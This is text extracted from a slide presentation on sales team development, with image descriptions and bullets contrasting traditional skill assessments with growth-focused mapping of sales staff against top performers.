
Sales Team Crafting




Sales Team Crafting




Sales Team Crafting



Sales Team Crafting



Sales Team Crafting




A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across the dark blue sky, starting from a point on the horizon and arching towards the upper left. The horizon is visible at the bottom, showing some faint lights and structures. The text "How to Start...?" is overlaid in the center of the image.

How to Start...?

Sales Growth Diagram

- Focus on the Customer Journey and your Sales Channels

= Check our Sales Maturity Checklist (coming soon)



Potential Mapping

Traditional Team Assessments

Growth Focused Team Mapping

- Skills-Based
- Motivater-Based




A long-exposure photograph of a rocket launch at night. A bright, glowing orange arc of light curves across a dark blue sky, starting from a point of light on the horizon and arching towards the upper left. The horizon is dark, with some faint lights visible on the right side. The overall scene is dramatic and captures the power of the launch.

Traditional Sales Team Assessments

Traditional Sales Team Assessment

- Map your sales team based on the skills needed per sales cycle stage.
- Compare your sales teams Profiles with the profiles of 'Topperformers'.






Growth Focused Sales Team Mapping


Skill-Based Mapping

- Map your sales team based on the skills of Top Performing Tech Sales Professionals.
- Compare your sales teams Profiles with the profiles of 'Sales Chiefs'.
- Anticipate the Development Potential to grow as a Sales Professional.



